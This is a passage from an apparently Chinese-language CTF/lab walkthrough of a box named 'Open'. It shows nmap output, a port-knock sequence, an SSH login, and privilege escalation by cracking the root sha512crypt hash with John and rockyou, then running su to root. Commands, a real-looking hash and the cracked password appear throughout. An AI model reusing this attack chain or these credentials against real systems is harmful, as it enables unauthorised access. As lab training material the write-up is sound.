OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S= OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R= OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N% OS:T=40%CD=S)
Uptime guess: 45.509 days (since Tue Mar 24 05:33:32 2026) Network Distance: 1 hop TCP Sequence Prediction: Difficulty=262 (Good luck!) IP ID Sequence Generation: All zeros Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE HOP RTT ADDRESS 1 0.57 ms 192.168.43.89
NSE: Script Post-scanning. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 17:45 Completed NSE at 17:45, 0.00s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 17:45 Completed NSE at 17:45, 0.00s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 17:45 Completed NSE at 17:45, 0.00s elapsed Read data files from: /usr/share/nmap OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 13.44 seconds Raw packets sent: 25 (1.894KB) | Rcvd: 17 (1.366KB) ```
┌──(root㉿Eecho)-[~] └─# knock -v 192.168.43.90 7777 8888 9999 hitting tcp 192.168.43.90:7777 hitting tcp 192.168.43.90:8888 hitting tcp 192.168.43.90:9999 ┌──(root㉿Eecho)-[~] └─# ssh bingren@192.168.43.90 The authenticity of host '192.168.43.90 (192.168.43.90)' can't be established. ED25519 key fingerprint is: SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ This host key is known by the following other names/addresses: ~/.ssh/known_hosts:1: [hashed name] ~/.ssh/known_hosts:2: [hashed name] ~/.ssh/known_hosts:3: [hashed name] ~/.ssh/known_hosts:11: [hashed name] ~/.ssh/known_hosts:16: [hashed name] ~/.ssh/known_hosts:17: [hashed name] ~/.ssh/known_hosts:18: [hashed name] ~/.ssh/known_hosts:19: [hashed name] (2 additional names omitted) Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.43.90' (ED25519) to the list of known hosts. ** WARNING: connection is not using a post-quantum key exchange algorithm. ** This session may be vulnerable to "store now, decrypt later" attacks. ** The server may need to be upgraded. See https://openssh.com/pq.html bingren@192.168.43.90's password: Linux Open 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Tue Apr 21 00:22:31 2026 from 192.168.56.103 bingren@Open:~$
提权
bingren -> root
方案一

有个suid但是是查看系统时间的无法利用提权
1
2
3
4
5
6
bingren@Open:~$ sudo -l Matching Defaults entries for bingren on Open: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User bingren may run the following commands on Open: (ALL) NOPASSWD: /usr/bin/uptime

┌──(root㉿Eecho)-[/tmp/bbbb] └─# echo 'root:$6$gGimwmwFTAxJQTKa$QTHDCEf6vJf8jp48kFJJzNN/PpOgtUHYsCxo2JN3rzCnhOPvY9/T9rr/jVXfwTQdA4ysRQpD1G3K24sB9L7pv/:20563:0:99999:7:::' > roothash.txt ┌──(root㉿Eecho)-[/tmp/bbbb] └─# john --wordlist=/usr/share/wordlists/rockyou.txt roothash.txt Using default input encoding: UTF-8 Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x]) Cost 1 (iteration count) is 5000 for all loaded hashes Will run 24 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status zacefron (root) 1g 0:00:00:00 DONE (2026-05-08 18:22) 9.090g/s 27927p/s 27927c/s 27927C/s 123456..dangerous Use the "--show" option to display all of the cracked passwords reliably Session completed.
成功爆破出来
1
2
3
4
5
6
bingren@Open:~$ su root
Password:
root@Open:/home/bingren# id
uid=0(root) gid=0(root) groups=0(root)
root@Open:/home/bingren#
📋 Options: -u <USER> Specify the username you want to attack. -w <WORDLIST> Specify the path where the wordlist is located. -h Display this help message and exit.